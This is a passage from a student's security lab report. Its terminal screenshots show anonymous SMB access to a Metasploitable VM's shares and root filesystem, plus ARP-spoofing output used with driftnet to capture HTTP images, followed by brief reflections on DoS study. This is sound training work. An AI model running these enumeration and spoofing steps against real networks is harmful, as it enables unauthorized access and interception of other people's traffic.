

root@kali: ~
File Actions Edit View Help
root@kali: ~
root@kali: ~
user@
(Run "touch ~/.hushlogin" to hide this message)
(root kali)-[~]
smbclient -L //10.0.0.206/tmp --option='client min protocol=NT1'
Enter WORKGROUP\root's password:
Anonymous login successful
Sharename Type Comment
print$ Disk Printer Drivers
tmp Disk oh noes!
opt Disk
IPC$ IPC IPC Service (metasploitable server (Samba 3.0.20-Debian))
ADMIN$ IPC IPC Service (metasploitable server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful
Server Comment
Workgroup Master
WORKGROUP DEBIAN
(root kali)-[~]
smbclient //10.0.0.206/tmp --option='client min protocol=NT1'
Enter WORKGROUP\root's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> cd rootfs\
smb: \rootfs\> ls
. DR 0 Sun May 20 15:36:12 2012
.. DR 0 Sun May 20 15:36:12 2012
initrd DR 0 Tue Mar 16 19:57:40 2010
media DR 0 Tue Mar 16 19:55:52 2010
bin DR 0 Mon May 14 00:35:33 2012
lost+found DR 0 Tue Mar 16 19:55:15 2010
mnt DR 0 Wed Apr 28 17:16:56 2010
sbin DR 0 Sun May 13 22:54:53 2012
initrd.img R 7929183 Mon May 14 00:35:56 2012
home DR 0 Fri Apr 16 03:16:02 2010
lib DR 0 Mon May 14 00:35:22 2012
usr DR 0 Wed Apr 28 01:06:37 2010
proc DR 0 Tue Jan 5 05:45:50 2021

Figure 22:




Figure 23:




Figure 24:




Figure 25:




Figure 26:




root@kali: ~
File Actions Edit View Help
user@kali: ~
root@kali: ~
8:0:27:dd:3c:e5 8:0:27:72:52:60 0806 42: arp reply 10.0.0.30 is-at 8:0:27:dd:3c:e5
^CCleaning up and re-arping targets ...
8:0:27:dd:3c:e5 8:0:27:ae:38:33 0806 42: arp reply 10.0.0.207 is-at 8:0:27:dd:3c:e5
^CCleaning up and re-arping targets ...
(root kali)-[~]

Figure 27: when visiting a website using HTTP, driftnet will show the images transmitted.



4. thoughts about this week

The lab part has been really interesting and allowed me to learn several new things and tricks. Also studying the chapter regarding DoS attacks and defence introduced me several interesting topics which i want to deepen in the future.